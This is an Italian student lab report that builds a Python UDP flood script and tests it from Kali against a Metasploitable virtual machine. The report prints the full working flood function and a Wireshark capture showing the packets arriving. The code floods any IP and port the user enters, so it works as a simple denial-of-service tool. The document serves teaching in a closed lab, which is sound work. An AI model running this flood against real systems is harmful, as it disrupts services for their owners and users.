LABORATORIO 15 GENNAIO 2025 S6-L3

ESERCIZIO DI PROGRAMMAZIONE PER HACKER:

Argomento: Attacchi DoS - Simulazione di un UDP Flood.

Obiettivo dell'Esercizio:

Esercizio Python per Hacker Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti del programma:


1. **Input dell'IP target:** Il programma deve richiedere all'utente di inserire l'IP della macchina target.
2. **Input della porta target:** Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
3. **Costruzione del pacchetto:** La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
4. **Numero di pacchetti da inviare:** Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

Per prima cosa avviamo la VM di Kali e dal terminale creiamo un nuovo file che chiameremo: **programma_udp.py** ed iniziamo a scriverlo:

Importiamo subito il modulo **socket** per stabilire connessioni e inviare dati tra server e client e il modulo **random** (per la generazione di byte casuali) per costruire il pacchetto da 1KB.

Aggiungiamo i parametri che l'utente dovrà dare in input:


- **Indirizzo IP della macchina target**
- **Porta UDP della macchina target**
- **Numero di pacchetti da inviare**




Definiamo quindi la funzione principale **upd_flood,** al cui interno definiamo il socket UDP, definiamo la dimensione di ogni pacchetto e utilizziamo un ciclo **for** che invierà i pacchetti specificati e stamperà un messaggio per ciascun pacchetto inviato.

```
def udp_flood(target, porta, pacchetti):

    #Creazione del socket UDP
    udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    packet = random._urandom(1024)  #Dimensione massima del pacchetto 1KB

    pacchetti_inviati = 0


    try:
        for i in range(pacchetti):
            udp_socket.sendto(packet , (target, porta))
            pacchetti_inviati += 1
            print(f"Pacchetto {pacchetti_inviati} inviato a {target}:{porta}")
    finally:
        print(f"UDP flood terminato. Totale pacchetti inviati: {pacchetti_inviati}")

udp_flood(target, porta, pacchetti)
```

Procediamo quindi con l'esecuzione del codice andando ad inserire il nostro IP di metaspoitable e facendo varie prove per verificarne il funzionamento.



Per controllare che il nostro target stia effettivamente ricevendo i pacchetti possiamo effettuare il controllo con il toll Wireshark avviando la cattura e simultaneamente eseguire il programma appena creato.



Possiamo vedere nelle prime tre righe i pacchetti UDP inviati dalla nostra macchina Kali con indirizzo IP 192.168.1.5 verso la macchina Metaspoitable con indirizzo IP 192.168.1.3

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.5	192.168.1.3	UDP	1066	35845 → 50159 Len=1024
2	0.000077155	192.168.1.5	192.168.1.3	UDP	1066	35845 → 50159 Len=1024
3	0.000099169	192.168.1.5	192.168.1.3	UDP	1066	35845 → 50159 Len=1024